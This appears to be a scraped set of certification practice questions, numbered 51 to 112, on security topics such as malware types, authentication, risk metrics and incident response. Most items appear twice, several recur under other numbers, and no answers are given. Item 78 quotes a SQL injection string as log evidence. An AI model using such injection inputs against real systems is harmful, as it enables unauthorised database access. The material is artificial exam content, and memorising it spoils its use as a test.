51. An analyst is part of a team that is investigating a potential breach of sensitive information. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data? (Select TWO)

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

 102

102

51. An analyst is part of a team that is investigating a potential breach of sensitive information. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data? (Select TWO)

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
E. Ransomware
F. DLP

103

52. Which of the following access management concepts is associated with file permissions?

A. Authentication
B. Accounting
C. Authorization
D. Identification

104

52. Which of the following access management concepts is associated with file permissions?

A. Authentication
B. Accounting
C. Authorization
D. Identification

105

53. A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network. Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistence
D. Logic bomb

106

53. A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network. Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistence
D. Logic bomb

107

54. A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following methods should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

108

54. A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following methods should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

109

55. A technician is evaluating malware that was found on the enterprise network. After reviewing samples of the malware binaries, the technician finds each has a different hash associated with it. Which of the following types of malware is MOST likely present in the environment?

A. Trojan
B. Polymorphic worm
C. Rootkit
D. Logic bomb
E. Armored virus

110

55. A technician is evaluating malware that was found on the enterprise network. After reviewing samples of the malware binaries, the technician finds each has a different hash associated with it. Which of the following types of malware is MOST likely present in the environment?

A. Trojan
B. Polymorphic worm
C. Rootkit
D. Logic bomb
E. Armored virus

111

56. Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

112

56. Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

57. An employee is having issues when attempting to access files on a laptop. The machine was previously running slow and many files were not accessible. The employee is not able to access the hard drive the next day and all file names were changed to some random names. Which of the following BEST represents what compromised the machine?

A. Ransomware
B. Worm
C. Keylogger
D. RAT

57. An employee is having issues when attempting to access files on a laptop. The machine was previously running slow and many files were not accessible. The employee is not able to access the hard drive the next day and all file names were changed to some random names. Which of the following BEST represents what compromised the machine?

A. Ransomware
B. Worm
C. Keylogger
D. RAT

115

58. A network administrator receives a support ticket from the security operations team to implement secure access to the domain. The support ticket contains the following information:

Source: 192.168.1.137
Destination: 10.113.10.8
Protocol: TCP
Ports: 636
Time-of-day restriction: None
Proxy bypass required: Yes

Which of the following is being requested to be implemented?

A. DNSSEC
B. S/MIME
C. LDAPS
D. RDP

116

58. A network administrator receives a support ticket from the security operations team to implement secure access to the domain. The support ticket contains the following information:

Source: 192.168.1.137
Destination: 10.113.10.8
Protocol: TCP
Ports: 636
Time-of-day restriction: None
Proxy bypass required: Yes

Which of the following is being requested to be implemented?

A. DNSSEC
B. S/MIME
C. LDAPS
D. RDP

 117

117

59. A security consultant is gathering information about the frequency of a security threat's impact to an organization. Which of the following should the consultant use to label the number of times an attack can be expected to impact the organization in a 365-day period?

A. ARO
B. MTBF
C. ALE
D. MTTR
E. SLA

 118

118

59. A security consultant is gathering information about the frequency of a security threat's impact to an organization. Which of the following should the consultant use to label the number of times an attack can be expected to impact the organization in a 365-day period?

A. ARO
B. MTBF
C. ALE
D. MTTR
E. SLA

119

60. A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

120

60. A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

121

61. An organization wants to move its operations to the cloud. The organization's systems administrators will still maintain control of the servers, firewalls, and load balancers in the cloud environment. Which of the following models is the organization considering?

A. SaaS
B. IaaS
C. PaaS
D. MaaS

122

61. An organization wants to move its operations to the cloud. The organization's systems administrators will still maintain control of the servers, firewalls, and load balancers in the cloud environment. Which of the following models is the organization considering?

A. SaaS
B. IaaS
C. PaaS
D. MaaS

123

62. Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

124

62. Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

125

63. A security analyst is assigned to perform a penetration test for one of the company's clients. During the scope discussion, the analyst is notified that the client is not going to share any information related to the environment to be tested. Which of the following BEST identifies this type of penetration testing?

A. Black box
B. White box
C. Gray box
D. Blue teaming

126

63. A security analyst is assigned to perform a penetration test for one of the company's clients. During the scope discussion, the analyst is notified that the client is not going to share any information related to the environment to be tested. Which of the following BEST identifies this type of penetration testing?

A. Black box
B. White box
C. Gray box
D. Blue teaming

127

64. An incident response team has completed restoration procedures related to a breach of sensitive data and is creating documentation used to improve future response activities and coordination among team members. Which of the following information would be MOST beneficial to include in lessons learned documentation? (Select TWO)

A. A summary of approved policy changes based on the outcome of the incident
B. Details of any communication challenges that hampered initial response times
C. Details of man-hours and related costs associated with the breach, including lost revenue
D. Details regarding system restoration activities completed during the response activity
E. Suggestions for potential areas of focus during quarterly training activities
F. Suggestions of tools that would provide improved monitoring and auditing of system access

128

64. An incident response team has completed restoration procedures related to a breach of sensitive data and is creating documentation used to improve future response activities and coordination among team members. Which of the following information would be MOST beneficial to include in lessons learned documentation? (Select TWO)

A. A summary of approved policy changes based on the outcome of the incident
B. Details of any communication challenges that hampered initial response times
C. Details of man-hours and related costs associated with the breach, including lost revenue
D. Details regarding system restoration activities completed during the response activity
E. Suggestions for potential areas of focus during quarterly training activities
F. Suggestions of tools that would provide improved monitoring and auditing of system access

129

65. When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

130

65. When considering IoT systems, which of the following represents the GREATEST ongoing risk after a vulnerability has been discovered?

A. Difficult-to-update firmware
B. Tight integration to existing systems
C. IP address exhaustion
D. Not using industry standards

131

66. A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy. Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Select THREE)

A. S/MIME
B. TLS
C. SFTP
D. SAML
E. SIP
F. IPSec
G. Kerberos

132

66. A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy. Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Select THREE)

A. S/MIME
B. TLS
C. SFTP
D. SAML
E. SIP
F. IPSec
G. Kerberos

133

67. A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take to protect the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard drive
C. Recover the hard drive data
D. Update the evidence log

134

67. A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take to protect the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard drive
C. Recover the hard drive data
D. Update the evidence log

68. Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers.
Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

68. Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers.
Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

137

69. Joe recently assumed the role of data custodian for his organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled “unclassified” and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?

A. Burning
B. Wiping
C. Purging
D. Pulverizing

138

69. Joe recently assumed the role of data custodian for his organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled “unclassified” and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?

A. Burning
B. Wiping
C. Purging
D. Pulverizing

 139

139

70. A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

 140

140

70. A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

141

71. During a review of the proxy server logs, an event indicated that a user was repeatedly violating content standards. If the user was complying with the AUP, which of the following is the MOST likely cause?

A. Another user was using someone else's login credentials
B. The system was being used to mine cryptocurrency
C. The user needed to access those sites for official duties
D. The user's computer was infected with adware

142

71. During a review of the proxy server logs, an event indicated that a user was repeatedly violating content standards. If the user was complying with the AUP, which of the following is the MOST likely cause?

A. Another user was using someone else's login credentials
B. The system was being used to mine cryptocurrency
C. The user needed to access those sites for official duties
D. The user's computer was infected with adware

 143

143

72. Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR
B. PBKDF2
C. Bcrypt
D. HMAC
E. RIPEMD

 144

144

72. Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR
B. PBKDF2
C. Bcrypt
D. HMAC
E. RIPEMD

145

73. To determine the ALE of a particular risk, which of the following must be calculated? (Select TWO)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

146

73. To determine the ALE of a particular risk, which of the following must be calculated? (Select TWO)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

 147

147

74. A new Chief Information Officer has been reviewing the badging procedures and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

 148

148

74. A new Chief Information Officer has been reviewing the badging procedures and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

 149

149

75. A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning
C. Packet sniffing
D. Virus scanning

 150

150

75. A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning
C. Packet sniffing
D. Virus scanning

 151

151

76. Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

A. Hackivist
B. White hat hacker
C. Script kiddie
D. Penetration tester

 152

152

76. Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

A. Hackivist
B. White hat hacker
C. Script kiddie
D. Penetration tester

153

77. An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network. Which of the following account types should the employees receive?

A. Shared account
B. Privileged account
C. User account
D. Service account

154

77. An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network. Which of the following account types should the employees receive?

A. Shared account
B. Privileged account
C. User account
D. Service account

 155

155

78. A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:
`SELECT * FROM orders WHERE id='0' OR 1=1'`
Which of the following can the security administrator determine from this?

A. A SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

 156

156

78. A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:
`SELECT * FROM orders WHERE id='0' OR 1=1'`
Which of the following can the security administrator determine from this?

A. A SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

 157

157

79. A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

 158

158

79. A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

 159

159

80. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS
B. The web server is running a vulnerable SSL configuration
C. The company does not support DNSSEC
D. The HTTP response is susceptible to sniffing

 160

160

80. A security administrator is investigating many recent incidents of credential theft for users accessing the company's website, despite the hosting web server requiring HTTPS for access. The server's logs show the website leverages the HTTP POST method for carrying user authentication details. Which of the following is the MOST likely reason for compromise?

A. The HTTP POST method is not protected by HTTPS
B. The web server is running a vulnerable SSL configuration
C. The company does not support DNSSEC
D. The HTTP response is susceptible to sniffing

81. A technician is investigating a potentially compromised device with the following symptoms:

A. Browser slowness
B. Frequent browser crashes
C. Hourglass stuck
D. New search toolbar
E. Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

81. A technician is investigating a potentially compromised device with the following symptoms:

A. Browser slowness
B. Frequent browser crashes
C. Hourglass stuck
D. New search toolbar
E. Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

 163

163

82. A penetration testing deploys a specifically crafted payload to a web server which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

 164

164

82. A penetration testing deploys a specifically crafted payload to a web server which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

83. A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of the active connection and recover
C. Perform a containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

83. A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of the active connection and recover
C. Perform a containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

167

84. A new security administrator ran a vulnerability scanner for the first time and caused a system outage. Which type of scan MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

168

84. A new security administrator ran a vulnerability scanner for the first time and caused a system outage. Which type of scan MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

85. An organization is expanding its network team. Currently, it has local accounts on all network devices but with growth it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

85. An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

171

86. After a security assessment was performed on the enterprise network, it was discovered that:

A. Configuration changes have been made by users without the consent of IT
B. Network congestion has increased due to the use of social media
C. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describes the vulnerabilities that exist in this environment? (Select TWO)

A. Poorly trained users
B. Misconfigured WAP settings
C. Undocumented assets
D. Improperly configured accounts
E. Vulnerable business processes

172

86. After a security assessment was performed on the enterprise network, it was discovered that:

A. Configuration changes have been made by users without the consent of IT
B. Network congestion has increased due to the use of social media
C. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describes the vulnerabilities that exist in this environment? (Select TWO)

A. Poorly trained users
B. Misconfigured WAP settings
C. Undocumented assets
D. Improperly configured accounts
E. Vulnerable business processes

173

87. A security analyst is performing a BIA. The analyst notes that in a disaster, failover systems must be up and running within 30 minutes. The failover systems must use backup data that is no older than one hour. Which of the following should the analyst include in the business continuity plan?

A. A maximum MTTR of 30 minutes
B. A maximum MTBF of 30 Minutes
C. A maximum RTO of 60 minutes
D. A maximum RPO of 60 minutes
E. An SLA guarantee of 60 minutes

174

87. A security analyst is performing a BIA. The analyst notes that in a disaster, failover systems must be up and running within 30 minutes. The failover systems must use backup data that is no older than one hour. Which of the following should the analyst include in the business continuity plan?

A. A maximum MTTR of 30 minutes
B. A maximum MTBF of 30 Minutes
C. A maximum RTO of 60 minutes
D. A maximum RPO of 60 minutes
E. An SLA guarantee of 60 minutes

175

88. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

176

88. Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

177

89. Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

A. It allows the software to run in an unconstrained environment with full network access
B. It eliminates the possibility of privilege escalation attacks against the local VM host
C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted
D. It restricts the access of the software to a contained logical space and limits possible damage

178

89. Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

A. It allows the software to run in an unconstrained environment with full network access
B. It eliminates the possibility of privilege escalation attacks against the local VM host
C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted
D. It restricts the access of the software to a contained logical space and limits possible damage

179

90. A company is deploying a file-sharing protocol across a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, support SSO, and smart card logons. Which of the following would BEST accomplish the task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. Use MSCHAP authentication

180

90. A company is deploying a file-sharing protocol across a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, support SSO, and smart card logons. Which of the following would BEST accomplish the task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. Use MSCHAP authentication

181

91. A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of resources. Which of the following vulnerabilities exists?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

182

91. A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of resources. Which of the following vulnerabilities exists?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

 183

183

92. A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website, allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

 184

184

92. A consumer purchases an exploit from the dark web. The exploit targets the online shopping cart of a popular website, allowing the shopper to modify the price of an item at checkout. Which of the following BEST describes this type of user?

A. Insider
B. Script kiddie
C. Competitor
D. Hacktivist
E. APT

185

93. Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

186

93. Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

 187

187

94. Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

 188

188

94. Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

189

95. A user typically works remotely over the holidays, using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

190

95. A user typically works remotely over the holidays, using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

191

96. A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?

A. Reduced failed logon attempts
B. Mandatory password changes
C. Increased account lockout time
D. Time-of-day restrictions

192

96. A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?

A. Reduced failed logon attempts
B. Mandatory password changes
C. Increased account lockout time
D. Time-of-day restrictions

193

97. A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Select TWO)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

194

97. A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Select TWO)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

195

98. Which of the following is a major difference between XSS attacks and remote code exploits?

A. XSS attacks use machine language, while remote exploits use interpreted language
B. XSS attacks target servers, while remote code exploits target clients
C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

196

98. Which of the following is a major difference between XSS attacks and remote code exploits?

A. XSS attacks use machine language, while remote exploits use interpreted language
B. XSS attacks target servers, while remote code exploits target clients
C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

197

99. A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

A. Pass-the-hash attack
B. ARP poisoning attack
C. Birthday attack
D. Brute force attack

198

99. A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

A. Pass-the-hash attack
B. ARP poisoning attack
C. Birthday attack
D. Brute force attack

199

100. A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

200

100. A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

201

101. Two users must encrypt and transmit large amounts of data between them. Which of the following should they use to encrypt and transmit the data?

A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation

202

101. Two users must encrypt and transmit large amounts of data between them. Which of the following should they use to encrypt and transmit the data?

A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation

203

102. A security analyst is assessing a small company's internal servers against recommended security practices.
Which of the following should the analyst do to conduct the assessment? (Select TWO)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

204

102. A security analyst is assessing a small company's internal servers against recommended security practices.
Which of the following should the analyst do to conduct the assessment? (Select TWO)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

103. To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

103. To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

207

104. Which of the following is used to encrypt web application data?

A. MD5
B. AES
C. SHA
D. DHA

208

104. Which of the following is used to encrypt web application data?

A. MD5
B. AES
C. SHA
D. DHA

209

105. Which of the following are used to increase the computation time required to crack a password? (Select TWO)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

210

105. Which of the following are used to increase the computation time required to crack a password? (Select TWO)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

211

106. Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

212

106. Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

213

107. A recent penetration test revealed several issues with a public-facing website used by customers. The testers were able to enter long lines of code and special characters; crash the system; gain unauthorized access to the internal application server; and map the internal network. The development team has stated they will need to rewrite a significant portion of the code used, and it will take more than a year to deliver the finished product.
Which of the following would be the BEST solution to introduce in the interim?

A. Content filtering
B. WAF
C. TLS
D. IPS/IDS
E. UTM

214

107. A recent penetration test revealed several issues with a public-facing website used by customers. The testers were able to enter long lines of code and special characters; crash the system; gain unauthorized access to the internal application server; and map the internal network. The development team has stated they will need to rewrite a significant portion of the code used, and it will take more than a year to deliver the finished product.
Which of the following would be the BEST solution to introduce in the interim?

A. Content filtering
B. WAF
C. TLS
D. IPS/IDS
E. UTM

 215

215

108. An employee in the finance department receives an email which appears to come from the CFO instructing the employee to immediately wire a large sum of money to a vendor.
Which of the following BEST describes the principles of social engineering used? (Select TWO)

A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

 216

216

108. An employee in the finance department receives an email which appears to come from the CFO instructing the employee to immediately wire a large sum of money to a vendor.
Which of the following BEST describes the principles of social engineering used? (Select TWO)

A. Familiarity
B. Scarcity
C. Urgency
D. Authority
E. Consensus

217

109. Students at a residence hall are reporting internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

218

109. Students at a residence hall are reporting internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

219

110. A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

220

110. A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

221

111. An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the CEO.

Which of the following is the best next step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

222

111. An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the CEO.

Which of the following is the best next step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

223

112. An analyst is part of a team that is investigating a potential breach of sensitive data at a large financial services organization. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. The team also discovers undocumented firewall rules, which allowed the unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to take the proprietary data?

A. Keylogger
B. Botnet
C. Crypto-malware
D. Backdoor
